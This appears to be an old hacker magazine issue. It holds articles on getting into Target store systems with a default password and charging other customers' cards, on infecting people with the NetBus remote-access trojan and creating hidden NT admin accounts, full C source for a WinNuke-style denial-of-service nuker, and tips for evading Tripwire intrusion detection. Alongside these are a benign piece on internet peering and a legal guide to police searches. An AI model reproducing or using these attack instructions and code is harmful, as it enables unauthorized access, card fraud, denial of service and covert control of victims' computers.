Now for the password. Target has some strange idea that customers are "guests," and the employees must refer to them as such. Think about it. Try GUESTS as the password and bingo, you're in. The whole Target HOST access is not secured by different passwords. All logged in users have access to everything. You have access to all the store's e-mail, Target Card accounts, and various other pieces of information. The e-mail function is fun to mess with, but really useless. If you send e-mail to BADGES@DHC you can order Target name badges, which could be fun if you're into that sort of thing. For the most part, however, you can't do anything. If you look in the Target Card Accounts, it lists all (and I mean *all*) of the person's information, along with their card numbers. If you want you can charge merchandise using someone else's card. With normal credit cards you need to imprint the card on the receipt to prove that the card was there. Target card numbers don't stick out like other credit cards, so no imprint is necessary.

Look around for other functions in the HOST system. I got "terminated" before I could really explore any further.

Hack The LRT

Target has very large back rooms, and memorizing the location of everything would be mind numbing. So, Target uses little pieces of equipment called LRT's (Laser Radio Terminals). If you boot one of these up, you will notice a quick DOS shell, but you'll soon notice it disappear. The LRT will then connect to a host computer and run the LRT application. Well remember that DOS shell? I bet you want it back, don't you. The LRT's happen to be a little glitchy. When you first get into the LRT application, it asks for your employee number. Well, make up an 8 digit number starting with 1 and see what happens. You should get in relatively fast. If you're an employee, use your own number. You get a prompt that says Key Application. Basic applications are as follows:

loc - Find stuff in back room by scanning the UPC.

nop - Get status of merchandise along with price and location.

str - Add item to back room.

sulv - Take stuff out of the back room.

lblp - Print labels.

Target - continued on page 29

Wreaking Havoc With NetBus

by Sikdogg

NetBus, just like Back Orifice, lets a user take control of a remote host on a TCP/IP network. Both programs have similar and distinct functions that separate them from one another. One feature that makes NetBus more fun to use is that it runs in both Win 95/98 and NT! BO currently runs on only the Win 95/98 platform. NetBus was written by a Swedish programmer named Carl-Fredrik Neikter in March 98. He first released version 1.53 in April and then 1.6 in August. Even though NetBus hasn't gotten much press, it is still pretty widespread.

How NetBus Works

In principle, NetBus and BO work the same way - they have a server (the program that runs on the remote host) and a client (the program you run on your PC). Once the server is running on a remote PC, the client is run on your computer to find and exploit the remote PC. Because the NetBus server is larger than the BO server, some believe that NetBus is "less stealthy." I disagree. The NetBus server can be renamed and/or trojanized just like BO using saranwrap or silkrope. You can also download Whackjob, which contains a game called Whackamole (which has the NetBus server in it - there is also a version of Whackamole with BO), and send it to your friends. When they run it NetBus gets installed on their PC. One disadvantage of NetBus is that you can't change the port that NetBus uses to communicate. Its default is port 12345. There are currently two versions of NetBus in circulation, version 1.53 and version 1.6. Version 1.6 is used more often because it has all the functionality of v1.53 and some upgrades, so I'm going to save space by eliminating v1.53 from this article. This article was written using the readme.txt that comes with NetBus, a lot of text available on the net, and from my personal use of NetBus at work, at home, and at school.

NetBus v1.6

The v1.6 server is called Patch.exe. It can be renamed anything as long as you keep the EXE extension. If you change the extension, it should still work technically, but the problem lies in Windows itself. If you change the extension Windows won't know that it's an executable and it probably won't run. The server size is 461K versus 124k for BO. When the server program is run, it doesn't disappear like BO. It just stays there and looks like nothing happened and can even be deleted. What it does is copy itself to the Windows\system directory and start up every time Windows restarts. It also adds itself to the Registry by creating the key HKEY_CURRENT_USER\PATCH (Patch would be replaced by whatever you renamed the server to be). It also places a value in the key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run which shows the full path of the server file. The "Name" is the name of the server without the extension, and it should always be capitalized. The default is PATCH. This is how Windows starts the NetBus server every time it starts. The NetBus server actually opens two TCP ports. It listens for a client on port 12345 and responds on port 12346.

What makes NetBus really nice is its GUI interface. It's really intuitive and user friendly that even newbies shouldn't have problems figuring it out. Here's a description of some of the buttons/features on NetBus 1.6:

Server Admin - lets you add/change passwords, close, or remove the server from the remote host.

Show Image - lets you display a BMP image on the screen that the user can't remove.

Swap Mouse - lets you swap the mouse buttons.

Start Program - lets you run the program on the Program/URL window.

Msg Manager - lets you send messages to remote hosts and allow them to respond back.

Screendump - lets you see the remote host's screen.

Get Info - lets you get info about host like who's logged on.

Exit Windows - lets you log off, power off, reboot, or shutdown the host.

Active Wnds - lets you see all the active windows on the host and close any of them.

Control Mouse - lets you control the mouse on the host's computer.

Key Manager - lets you disable the host's keyboard.

File Manager - lets you see the host's hard drives, upload, download, and delete files.

Detection/Removal

NetBus is pretty easy to remove from your PC if you've been infected. To find out if you have NetBus installed on your PC you can use any of these methods:

- telnet to your computer using "localhost" for an address and port "12345". If you are infected you will get the message: "NetBus 1.60 x" or "NetBus 1.53 x" depending on version installed.
- You can download and run the NetBus client and try to connect to "localhost". If you get a connection or a password dialog box, your PC is infected. The NetBus password is stored in the Registry in HKEY_CURRENT_USER\PATCH\Settings\ServerPwd. (Patch is the default name and may have been changed. Look for unusual names.)
- You can run netstat -an | find "12345". If you're infected, you will get TCP 0.0.0.0:12345 0.0.0.0 LISTENING
- check the Registry:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run - this key will show the full path and name of the server. (Patch is the default name and may have been changed. Look for unusual names.)

To remove the server, you can use any of these methods:

- Get the password (if necessary), run the NetBus client, make a connection to "localhost", enter the password (if necessary), go to Server Admin, remove server.
- Find the path and server name in the Registry, remove the Registry entry, restart Windows, remove the server file from Windows Explorer.
- Find the path and server name in the Registry, boot to DOS, and manually remove server file. (If after using this method, you get an error at startup about Windows not being able to find some program files, go to the Registry and remove the pathname of the NetBus server.)
- Download and install NetBuster on your system and it will tell you if you have NetBus installed and if it is ever installed on your system at a later time. It will also ask you if you want it removed.

Using NetBus

Making a connection to the remote host is easy:

1) You need to get the IP address of the remote host. If you don't know how to get someone's IP address you have no business using NetBus.

2) Get the NetBus server on the remote PC and execute it. You can use your "social engineering" skills, whackamole, or you can use silkrope to attach it to some goofy program and send it to friends (my favorite method). Note: the remote PC *must* be either connected to a TCP/IP network or the Internet in order for you to make a connection.

3) Once you make the connection you can use any of the commands listed above.

Here's a neat trick I found on ecoli's webpage http://24.3.219.20/ftproot/security/security%20web/netbus.html

that you can use to create an administrator account on an NT server once you get the NetBus server installed and are able to established a connection with the NT box:

Create a batch file with the following lines:

net user ecoli /add
net localgroup administrators ecoli /add
net group "Domain Admins" ecoli /add

(Note: Ecoli is a sample username - any name will do) Save the file to your hard drive. For example, let's say we save the file as ecoliadm.bat on the c drive. Connect to the target PC using NetBus. Click File Mgr - Upload - and choose C:\ecoliadm.bat. Type in c:\ecoliadm.bat as the upload path and click Close. Type c:\ecoliadm.bat in the program/URL text box. Click Start Program.

Closing

NetBus is a very fun and effective tool that does everything it claims and then some. Contrary to what the media would have us all believe, programs like NetBus and BO can be used for legitimate purposes. In fact, I personally know more than one network administrator who uses NetBus to remotely administer their NT network. So when using Netbus and/or similar tools, try to remember to be responsible and not destroy other people's property.

More Socket Programming For Fun and Profit

by darknite
darknite@brigade.nsl.org

I've gotten quite a lot of replies which all stated how pleased they where with my first article, really nice to hear. And I've noticed some bugs(?) in the previous article, for example in the getip.c you should do unsigned printing. (just change the %i's to %u). This will fix the problem some people have had with the negative values.. And then I've also received mail about compiling the socket stuff under SunOS. You'll have to link the "socket" library with the "-lsocket" argument to gcc.

SunOS example: `gcc getip.c -o getip -lsocket`
Linux example: `gcc getip.c -o getip`

Introduction

After finishing this article we should have a simple Windows95 netbios nuker. (Yes, I know this is an old bug, but it's great to use for my purposes.) This article assumes some basic C programming skills from the reader along with some basic knowledge and understanding of the TCP/IP protocol. It also assumes that you have read the previous article in the same series, available in the Fall 1998 issue.

Reading/Writing

Now we can open and close sockets, so? What we really would want to do is to read from, or write to our socket. Everyone remembers that nice little program called winnuke, right? All winnuke does is to establish a socket connection to port 139 on target host and then send a string to that port (via the socket). Let's start with taking a look on read(2). Definition found in <unistd.h> and looks like this:

```
ssize_t read(int fd, void *buf, size_t count);
```

It returns number of bytes read upon success and -1 upon failure. To use this function all we do is read(S,buf,BUF_LEN); with the buf variable being a char[BUF_LEN]. The maximum characters a read(2) will return is 1024 even if there is more than 1024 characters to read. To bypass this problem, we need to do a simple loop. (see example below)

```
#define BUF_LEN 1024                          // so that it will be easy to change
char text[BUF_LEN];                           // destination char pointer
int siz;                                      // variable used to see how much we read
                                              //
memset(text,0,BUF_LEN);                       // clear the text array
siz=read(S,text,BUF_LEN);                     // read from socket S
while (siz==BUF_LEN) {                        // if siz==BUF_LEN there is more to read
  printf("%s",text); fflush(stdout);          // print what we got
  memset(text,0,BUF_LEN);                     // clear again
  siz=read(S,text,BUF_LEN);                   // read next chunk of data
}                                             // end of loop
```

You should be able to figure it out for yourself if you don't understand my description above. What that piece of code does is read data from the socket S until there is no more data left to read.

I was supposed to write this nice example for reading from a port when I realized that you usually don't have any use for just reading. So I hope you understand the above example and I'll just tell you how to write some data to a socket instead.

For writing data we could use the function write(2) also found in <unistd.h> which looks identical to read(2). Definition:

```
ssize_t write(int fd, void *buf, size_t count);
```

Upon success it returns number of bytes written and upon failure it returns -1. This function is no problem using, so you should be able to write your own programs now.

But let me introduce another way of sending data through sockets. Instead of using the write(2) function call, let's use the send(2). (Definition found in <sys/types.h> and <sys/socket.h>, important that you include both.)

```
int send(int s, const void *msg, int len, unsigned int flags);
```

Upon success it returns the number of character sent, and upon failure -1. To send a little string with send(2) you would write something like this:

```
char *msg="hello world!\n";
send(socket,msg,strlen(msg),0);
```

Simple, eh? Let's take a look at the "flags" argument. I just set it to 0 because I didn't want any extra options, but since our goal this time is to code a winnuke clone, we actually need to specify a flag. The reason for this is that Netbios doesn't allow any data in from your connection normally. But if we send the data as high-priority, also known as Out Of Band, the flaw will be revealed because it will accept the data. So let's just specify the flag MSG_OOB in our little program. I have as usual included complete source code.

```
<++> nuker.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
// the message below should be replaced with your favourite quote.
#define MESSAGE "per aspera ad astra."
 void main(int argc, char **argv) {
  int s;
  struct hostent *host;
  struct sockaddr_in victim;

  printf("Netbios Nuker - By darknite[@brigade.nl.org]\n");
  printf("For his socket-programming article, 1998\n");
  if (argc<2) {
    printf("Usage: %s <hostname>\n",argv[0]);
    exit(-1);
  }

   host=gethostbyname(argv[1]);
  if (!host) {
    herror(argv[1]);
    exit(-1);
  }

   victim.sin_family=AF_INET;
  victim.sin_addr.s_addr=*(long *)(host->h_addr);
   victim.sin_port=htons(139);
```

```
  s=socket(AF_INET,SOCK_STREAM,0);
  if (s<0) {
    printf("Error creating socket.\n");
    exit(-1);
  }

   if (!connect(s,(struct sockaddr *)&victim,sizeof(victim))) {
    send(s,MESSAGE,strlen(MESSAGE),MSG_OOB);
    printf("Nuke sent. Target should be dead.\n");
  } else
    printf("Couldn't connect to %s port 139.\n",argv[1]);

   if (close(s)) {
    printf("Error closing socket.\n");
    exit(-1);
  }
}
```

Summary

Okay, now my work here is done. I've introduced all the necessary functions you need to get started with some TCP/IP programming. Included with this article is a program named "sock", which is a miniclone of netcat and a great utility for both admins and lusers. In this program a new function called select(2) will be introduced. I won't give any description here but it's basically used for checking if there is any new data coming in. The program is actually written by a friend of mine just after he read my article.

```
<++> sock.c>
/* Sock v0.3
 * By Spockie / Brigade (spockie@brigade.nl.org)
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>

 int main(int argc, char *argv[]) {
  int sock, port, mode, nread, buf_len = 1024, sin_s;
  struct hostent *host;
  struct sockaddr_in remote;
  unsigned char string[buf_len];

   fd_set fdset;
  memset(string, 0, buf_len);
  FD_ZERO(&fdset);

   fprintf(stderr, "Sock v0.3 by spockie@brigade.nl.org\n");
   if (argc != 3) {
```

```
   fprintf(stderr, "Usage: %s hostname|-l port\n", argv[0]);
   exit(1);
  }

  if (argv[2])
   port = atoi(argv[2]);

  if ((strcmp(argv[1], "-l")) == 0)
   mode = 1;
  else
   mode = 0;

  if ((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
   perror("socket");
   exit(1);
  }

  if (mode == 0) {
   if ((host = gethostbyname(argv[1])) == NULL) {
     herror("gethostbyname");
     exit(1);
   }

    remote.sin_family = AF_INET;
   remote.sin_addr.s_addr = *(long *)(host->h_addr);
   remote.sin_port = htons(port);

    if ((connect (sock, (struct sockaddr *)&remote, sizeof(remote))) < 0) {
     perror("connect");
     exit(1);
   }
   fprintf(stderr, "Connected to %s.\n", inet_ntoa(remote.sin_addr));
  }

  if (mode == 1) {
   struct sockaddr_in local;
   local.sin_family = AF_INET;
   local.sin_addr.s_addr = INADDR_ANY;
   local.sin_port = htons(port);

    if (bind(sock,(struct sockaddr *)&local, sizeof(struct sockaddr))==-1) {
     perror("bind");
     exit(1);
   }

    if (listen(sock, 1) == -1)  {
     perror("listen");
     exit(1);
   }
   sin_s = sizeof(struct sockaddr_in);
   fprintf(stderr, "Waiting for connection..\n");
    if ((sock = accept(sock, (struct sockaddr *)&remote, &sin_s)) == -1)
```

```
     perror("accept");

    fprintf(stderr, "Connection from %s\n", inet_ntoa(remote.sin_addr));
  }

  for (;;) {
   FD_SET(sock, &fdset);
   FD_SET(0, &fdset);
    if (select(sock + 1, &fdset, NULL, NULL, NULL) < 0) {
     fprintf(stderr, "Selective error!\n");
     exit(1);
   }

    if (FD_ISSET(0, &fdset)) {
     if ((nread = read (0, string, buf_len)) < 0) {
       fprintf(stderr, "Stdin read error\n");
       break;
     }
     else if (nread == 0) {
       fprintf(stderr, "Connection closed.\n");
       break;
     }

      send(sock, string, strlen(string), 0);
     memset(string, 0, buf_len);
    }

    if (FD_ISSET(sock, &fdset)) {
     if ((nread = recv(sock, string, buf_len, 0)) < 0) {
       fprintf(stderr, "Network read error\n");
       break;
     }

     else if (nread == 0) {
       fprintf(stderr, "Connection closed by foreign host.\n");
       break;
     }

      printf("%s", string);
     memset(string, 0, buf_len);
    }
  }

  if ((close(sock)) < 0) {
   perror("close");
   exit (1);
  }

  fprintf(stderr, "Program finished.\n");
}
```

Please stop by http://brigade.ml.org/darknite for some other stuff made by me. (Where you also can download my previous and this article in plain ascii.) Good luck with your programming.

INTERNET PEERING

by The Prophet

As anyone who has a dial-up Internet account knows, there are plenty of providers. Everyone wants to sell you a dial-up account. Providers use many different backbones - sometimes multiple ones. And yet, if you dial into any of them and go to http://www.2600.com, you're likely to see the *2600* web page load.

How that page loads is really a remarkable event. Many people don't realize that the Internet is not all one network. It is a network of networks, operated by a myriad of providers. Each of these operate a backbone, which consists of high-speed links (usually T-3 and above) between "Points of Presence" (POPs) located in major cities. By far the largest backbone is the legacy MCI.NET, which is now operated by Cable and Wireless and was renamed CW.NET. Cable and Wireless also owns cwix.net, which they are slowly integrating into CW.NET. As of this writing, MCI Worldcom is the second largest backbone operator (though catching up quickly), operating uu.net (formerly alter.net), wcom.net (formerly compuserve.net), and ans.net (previously owned by AOL, and before that ANS CO+RE Systems). And in a distant third place is Sprint. There are a number of smaller backbone providers as well - AGIS, Digex, GlobalCenter, Exodus, CRL, netaxs, and others. Many of these, paradoxically, lease fiber trunk capacity from MCI Worldcom (this has obviously led to friction, as the bandwidth provider of many backbones is also a major competitor).

Of course, not every network extends to every point on the Internet. For instance, ANS handles a great deal of traffic into and out of Albuquerque, since they are one of only a few backbones with POPs there. Some great places to see network maps and POPs for the various ISPs are their web pages, or the *Boardwatch* Directory of Internet Service Providers (available from http://www.boardwatch.com). In order to solve the problem of moving packets from one point to another, backbones peer with one another.

Peering is, at its essence, is the passing of traffic between networks. Let's start with a traceroute, which shows the routers between an origin and a destination (see figure 1).

This may look like a bunch of gobbledygook at first glance. However, it is very revealing about how peering works.

You can see that the first stop is a terminal server in wcom.net (formerly compuserve.net), probably located in Columbus, Ohio. The connection bounces from there to an ethernet port, to an ATM router, and over a high-speed link to another ATM router in Chicago. Once in Chicago, it proceeds to the peering point (at Ameritech NAP), is handed off to IBM.NET, hits a router which isn't identified (probably somewhere in the Washington, DC area), and finally ends up at www.fbi.gov. Bear in mind that when www.fbi.gov sends data back, it does not necessarily follow the same path. The path which is followed is based on route advertisements and other factors which a good set of TCP/IP texts, like the *TCP/IP Illustrated* series, reviews in detail.

You will notice that Ameritech NAP is the peering point which was used. There are actually four "official" NAPs, set up under the review of the NSF. They are the Ameritech NAP in Chicago, the New York NAP (which is actually in Pennsauken, New Jersey - across the river from Philadelphia), the Sprint NAP (which is in West Orange, New Jersey near Newark), and the PacBell NAP in the San Francisco area.

```
traceroute to www.fbi.gov (32.97.253.60), 30 hops max, 40 byte packets
1 hil-qbu-ptt-vty254.as.wcom.net (206.175.110.254) 245 ms 218 ms 253 ms
2 hil-ppp2-fas2-1.wan.wcom.net (209.154.35.35) 216 ms 209 ms 210 ms
3 hil-core1-fas4-1-0.wan.wcom.net (205.156.214.161) 210 ms 227 ms 226 ms
4 chi-core1-atm5-0-1.wan.wcom.net (209.154.158.5) 434 ms 223 ms 215 ms
5 chi-peer1-fdd0-0.wan.wcom.net (205.156.223.164) 222 ms 1882 ms 1815 ms
6 ameritech-nap.ibm.net (198.32.130.48) 369 ms 222 ms 222 ms
7 165.87.34.199 (165.87.34.199) 231 ms 303 ms 228 ms
8 www.fbi.gov (32.97.253.60) 233 ms 241 ms 242 ms
```

Figure 1 • traceroute to fbi.gov

This system of NAPs is supplemented by two "unofficial" NAPs known as the MAE's. These are Metropolitan Area Ethernets (hence the acronym) which are operated in the Washington, DC and Silicon Valley areas by MFS (now owned by MCI Worldcom). Additionally, the Federal Government operates two Federal Internet eXchanges (FIX's), one at Moffett Field in California and one in the Washington, DC area. The FIX's handle Internet traffic bound to and originating from .MIL sites and some .GOV sites. Finally, CIX operates a peering point in a Palo Alto, CA WITH POP. This is mostly a salutatory point and is rarely used nowadays. At one point, all commercial Internet traffic was transited through CIX, but the NAPs were set up in part because of infighting between the competing backbones who could not agree on who was allowed to peer at CIX. Finally, many larger backbones have set up private peering points among themselves. For instance, since Cable and Wireless' acquisition of MCI.NET, they have set up a number of private peering points to exchange traffic with their own CWIX.NET.

Peering is a very controversial area. For one, end-to-end performance of a backbone is positively coordinated with the number and speed of peering points. Therefore, a smaller Internet backbone which cannot afford a number of private peers, or to peer at every MAE and NAP, is likely to have poorer performance. Additionally, backbones often cannot agree with whom they will peer. For instance, bbnplanet.net (now owned by GTE) decided that exodus.net was no longer worthy of peering, even though exodus.net offered to peer with BBN at any place in the country it liked. BBN claimed that exodus.net was leeching their bandwidth - though one must wonder who's really better off in the value equation, since BBN hosts many dial-up and corporate users, and Exodus hosts primarily very popular web sites (like Yahoo! and ESPN Sportszone). How useful are the dial-up accounts to customers without good performance to popular web sites? This is a question other backbones considering similar actions would be wise to consider.

The controversy is somewhat justified. Peering requires sharing BGP route advertisements, which if used improperly can blackhole large parts of the network (imagine large amounts of CW.NET traffic being routed via a 56K link to Iran - this is conceivably possible with bad BGP). Clearly, larger networks don't want clueless admins from smaller networks creating such episodes. Additionally, larger networks wonder why they should pay to transit traffic cross-country to a MAE for a smaller network that may only haul the traffic across town from the peering point. This is the case with many very small peers at MAE WEST in the San Francisco area. Many backbones at first demanded "hot potato routing," so as to shift traffic away from their networks onto the network to which packets were bound as soon as possible. However, the opposite demand is often the case with smaller backbones (such as Exodus): they're told to do "cold potato" routing, meaning that Exodus is expected to deliver traffic bound for UUNet at the nearest UUNet peering point to the IP for which the traffic is bound. Meanwhile, UUNet does "hot potato" routing, shifting Exodus traffic to their network as quickly as possible!

Meanwhile, while all of this is going on, people are buying - and expecting - access to the Internet. This is an important point. My mother is, for her $19.95 per month, not buying access to CW.NET's network. She wants to use the *Internet* to visit knitting, cooking, and travel web sites. She knows how to send me e-mail, but wouldn't know what a NAP was if one bit her on the leg. Customers are justifiably angry if they are unable to reach certain points on the Internet, or if the performance is awful. This puts backbones between a rock and a hard place. Those providers who are clued seem the most likely to actively seek multiple peering points with multiple providers, and PSI is a market leader in this regard - they'll peer with anyone operating a backbone, free of charge. Others, such as UUNet, are demanding that smaller providers purchase circuits from them at regular customer rates until they meet certain criteria (which seems to change frequently). And finally, the MAEs and NAPs are collapsing under their own weight. They handle so much traffic that the majority of "net lag" is introduced at these peering points. Many larger networks are eschewing these peering points altogether in favor of private peering points. The problem with this, of course, is that it makes certain parts of the Internet faster than other parts, which drives traffic away from the smaller backbones, which makes the bigger networks even larger, so they can create more private peers... you get the idea. One backbone threw up their hands and gave up on the idea of public peering. SAVVIS buys transit from most other backbones, routes traffic exclusively through their own data centers, and by keeping over 80% of their traffic away from the NAPs, has consistently performed very well in Keynote Systems network performance tests.

I don't know where all of this will end. Nobody does. But I'll pull out my crystal ball anyway. Historically, backbones have been great at creating murky peering arrangements, using convoluted reasoning. This is likely to continue. Chances are that we'll see the existing small backbones either solidify their positions, become acquired by larger players, or run out of venture capital and disappear. However, it's pretty unlikely that the Internet will cease to exist. It's dependent on peering, the backbone operators know this, and while there may be power struggles and political games as exist in any large organization, there are also too many competitors for anyone to try to "steal" the Internet (by cutting off peering). Jack Rickard, editor of *Boardwatch Magazine*, put it best: "Trying to control the Internet is like trying to choke a Jell-O snake in a swimming pool full of Wesson oil." Wise words, which astute backbones will heed.

☎ ☎ ☎

Fun With Tripwire

by Estragon

In war movies, a trip wire is invisible until you stumble across it. Then, all of a sudden, everybody knows you're there.

System administrators use Tripwire software for the same purpose: you sneak into a system and think you completely covered your tracks, but somehow the sysadmin knew you were there. Tripwire is for spotting changes in files (including directories) on the system it protects. So when a hacker wants to leave a trojan'd version of a program like in.telnetd to make it easier to get back in again, or adds a new /etc/passwd entry, Tripwire finds out.

Tripwire isn't the only important intrusion detection software out there - other things, like log watchers and network monitors, are important too. But Tripwire is probably the best single way for a sysadmin to tell if a system has been hacked.

The original Tripwire was developed at Purdue University's COAST lab, and is still available at:

ftp://coast.cs.purdue.edu/pub/COAST/Tripwire

Now, there's a new enhanced version available free from:

http://www.tripwiresecurity.com.

Tripwire runs under Unix/Linux but can protect any systems whose disks it can read (like over NFS). An NT version is supposedly forthcoming.

So what does it do? Tripwire initially makes a database of checksums and other information (like access times, creation dates, etc.) for the files and directories you specify. Then, when it's run later, Tripwire can tell if files are different than the database entry.

Remember how excited you were to discover how to put a trojan'd version of a program (like /bin/login) on a Unix system with the same file size, creation date, and everything? Well.... Tripwire will compute a checksum (using MD5 or another algorithm) and know that the actual contents of the file are different.

How can you overcome Tripwire? If the sysadmin is good, this is going to be tough. But lots of sysadmins are clueless, even if they run Tripwire.

Here's the deal on running Tripwire:

The sysadmin should run Tripwire to make the initial database before the system is on the net, and when the OS was loaded from known good media (like a CDROM, or maybe another local system).

The sysadmin should keep the Tripwire database on a locked read-only medium, like a write-protected floppy disk or CD.

The sysadmin should run Tripwire nightly, so that the output (including whether there are any discrepancies) is sent by e-mail to him/her.

The sysadmin should read this e-mail every day to make sure nothing has changed.

There are a few places where a hacker could interfere to keep the sysadmin from knowing that system software was changed.

0. If you can get on the system and install trojan'd programs (or whatever) before the Tripwire database is created, you're golden! Lots of clueless sysadmins will reinstall the OS (like after they discover they were broken into), but will never take the system off the net. There's a window of opportunity, before the Tripwire database is created, to make changes so that Tripwire will think your warez are legit!

1. Don't just disable Tripwire, or keep it from running. An alert sysadmin will notice right away that something's wrong when he/she doesn't get daily mail. (Tripwire is usually run from cron.)

2. Although such hacks haven't been widespread, it is possible to trojan Tripwire by changing the libraries on disk that it uses (like libc). This would be tough, and would also assume that Tripwire wasn't statically linked (it usually is, but not always since space on floppy disks is tight). See the Jan 1 1998 article in Phrack about how to do this with loadable modules in FreeBSD.

3. If you can get access to the sysadmin's e-mail, you could find out what the daily message should look like, then continue to send the e-mail daily at the appropriate time, with the expected output.

4. If you can get physical access to the locked read-only media, you could re-run the Tripwire database initialization, so that your changes don't show up.

#4 is the best possible solution. But unless the sysadmin is truly clueless and has stored the database on a read/write medium (like a hard drive, maybe that you could remount from RO to RW), you need to have actual physical access to pull this off.

#3 is pretty decent, but means you need to intercept the e-mail and set up a good facsimile to fool the sysadmin later.

#3 could work pretty well on a system where Tripwire, the database, and the sysadmin's mail are all on the same system. But this can get tougher if e-mail is forwarded elsewhere, and the Tripwire database lives on another (more secure) system - maybe mounted RO by NFS.

The bottom line is that Tripwire, when properly used, is tough to fool. In the case where system A's filesystems are mounted to system B, and Tripwire is run from system B, you might not even know it's there if you only have access to system A.

In a corporate (or even academic) setting, the above is a pretty likely scenario - this way, the sysadmin(s) can monitor a bunch of systems all at once.

If you administer a system, no matter how small, you should be running Tripwire. Even if it's your home Linux system with a modem, how would you know if, while you're telnetting out, someone else isn't telnetting in (or exploiting some other hole)?

A Hacker's Guide to Being Busted

by Outlawyr
Attorney at Law

Every day we hear about new laws proposed to control encryption or to "protect" users of computers, cell phones, and new technology. Often these laws are drafted not to protect anyone but to make it easier for the Justice Department to arrest people. Even hackers who don't intend to break these laws can do so without knowing it, and innocent people get arrested and thrown in jail all the time. It is therefore necessary that every hacker have at least some understanding of how criminal law works and what they can expect if Officer Friendly comes tapping at their door.

The Bill of Rights and the Supreme Court cases that have interpreted it create a complex melange of privacy protections and civil rights. Included among these are rights which protect people "against unreasonable searches and seizures" [1] and which prevent any person from being "compelled... to be a witness against himself" [2] or herself. Unfortunately, what these rights really mean is a mystery to most citizens. It is impossible for one to invoke rights one does not understand or know about. This article seeks to explain a complicated and amorphous area of law in layman's terms and create a practical guide for the hacker community.

Search And Seizure - Who And What Can Be Searched

Cops like to search people and things so they can find evidence of wrongdoing. They also like to seize people and put them in jail so they can find them later when they figure out what to charge them with. A "seizure" occurs when a reasonable innocent person would believes he's not free to leave the presence of the cop. If they've got you pinned to the ground it's a seizure. If they stop to ask you your name, it's not a seizure. Between these two is a vast and interesting gray area.

To better understand when the cops can stop you and when they can search you we'll follow the unhappy goings on of Joe Hacker. Joe Hacker has been dumpster-diving for interesting information and is now walking home, his backpack overflowing with good stuff. He's also carrying a red box and some random electronics in his pockets. What justifies a policeman in stopping Joe, asking questions, patting him down, and searching him? Can a cop search Joe without a warrant?

Yes and no. First, the cop can engage Joe in conversation. At this point Joe is free to stop and chat or to go on his merry way. But if he doesn't at least stop to chat for a few seconds, perhaps comment on the weather, this may create an "articulable suspicion" in Officer Buster's mind. Once suspicion rises to that level, the Officer can make what's called a "Terry stop."

Terry Stops - Getting Stopped And Searched Prior To Arrest

Terry stops are named after the first case to discuss them, Terry v. Ohio.[3] Under Terry, a policeman needs an articulable and reasonable suspicion of criminal activity to stop a person. Having stopped them, the officer must reasonably believe the person may be armed and presently dangerous in order to frisk them. This frisk is a protective search, justified by the interest in police safety. "Police safety" is a lot like "national security," a blanket excuse for doing things that often seem to have no connection with the excuse. When the cop frisks you, he is supposed to be patting you down to check for weapons only. He or she is not allowed to reach into your pockets without your consent or probable cause to believe there's something illegal in there. This leads to an interesting loophole for the cop. Imagine the following.

Officer Buster stops Joe, who gets very nervous and starts stuttering and sweating and swatting at imaginary flies. Joe, by the way, has a pierced eyebrow and a *2600* T-shirt. Officer Buster thinks, ah hah, I'm reasonably suspicious that this hacker is involved in a criminal activity. Officer Buster "Terry stops" Joe, asks questions which make Joe even more nervous, causing him to reach into his pockets over and over. The cop gets nervous and decides Joe may be armed. Officer Buster pats Joe down and feels a bulge in his pocket. "Is that a red box I feel or is this guy just happy to see me?" thinks Officer Buster. If the cop reaches into Joe's pocket and pulls out the red box based merely on a suspicion, this is an improper search.[4] What happens as a result of an improper search is the prosecutor can't use that evidence at trial if the police broke the rules when they got it. *But*, here's where the loophole comes in. All Officer Buster has to do is say, "based on my many years of experience as a police officer, after feeling the outside of the pocket, I felt certain there was an illegal hacking device in there." Boom, he has probable cause to search the pocket, and the evidence can be used at the trial. Of course, it is possible that a judge will decide the cop did not have probable cause, but don't forget that judges are elected. Letting criminals go free is not a popular act, especially when based on a disbelief in a policeman's testimony. So the point is, during a Terry stop a cop isn't supposed to go digging around your pockets, backpacks, and what have you, but they can probably make a convincing case for having done so if push comes to shove.

There are still some important things Joe should know about the Terry stop. As you recall, Officer Buster only needs a reasonable suspicion that Joe committed a crime in order to stop him. (This same low standard also justifies on the scene fingerprinting.)[5] In deciding whether Officer Buster had the necessary suspicion to stop Joe, a court will look at the totality of circumstances. They will take into account the assumption that trained officers will see things that laymen don't. The Supreme Court has stated that "[b]ased upon that whole picture the detaining officers must have a particularized and objective basis for suspecting the particular person stopped of criminal activity."[6] What does this mean in practice? Suppose while walking home Joe stops and talks to Tony Teendialer, a known hacker. Officer Buster sees them talking but can't hear the conversation. At this point there is not enough to justify a Terry stop on Joe.[7] But, suppose Officer Buster strolls over toward Joe, and Joe gets nervous and runs away. Officer Buster chases him, catches up with him, and Terry stops him. This stop is probably proper, since given the totality of the circumstances, a reasonable officer would have been suspicious that Joe was involved in criminal activity.[8]

Once Officer Buster has stopped Joe, how long can he hold him without arresting him or letting him go? Again, courts look at the totality of circumstances to see if the person was held for a reasonable time.[9] Sound like a pretty amorphous rule? Welcome to constitutional law.

Here In My Car, I'm As Safe As Can Be

What if Joe was driving rather than walking and is pulled over? What does Officer Buster need to justify searching the car? How far can this search go? Actually, if this is just a Terry stop (based on an articulable and reasonable suspicion of criminal activity), the search is the same, except now the cop is Terry searching a car instead of a person. In other words, Officer Buster can search inside the car in places where a weapon might be hidden.[10] He can only make this search based on a reasonable belief that Joe poses a danger to him, but since we're dealing with police safety, the courts will generally bow to the cop's judgment on this one. So what if Officer Buster wants to look inside a small envelope on the car seat. Well, there aren't any weapons in there, so he has to meet a higher standard. He must have probable cause to believe that there is contraband in the car.[11] He does *not*, however, need to get a warrant. So if he thinks he saw Joe snorting a white powder out of the envelope, he can take a look inside it. If it turns out there's a list of credit card numbers in the envelope, too bad for Joe. The search was justified and the contents are evidence.

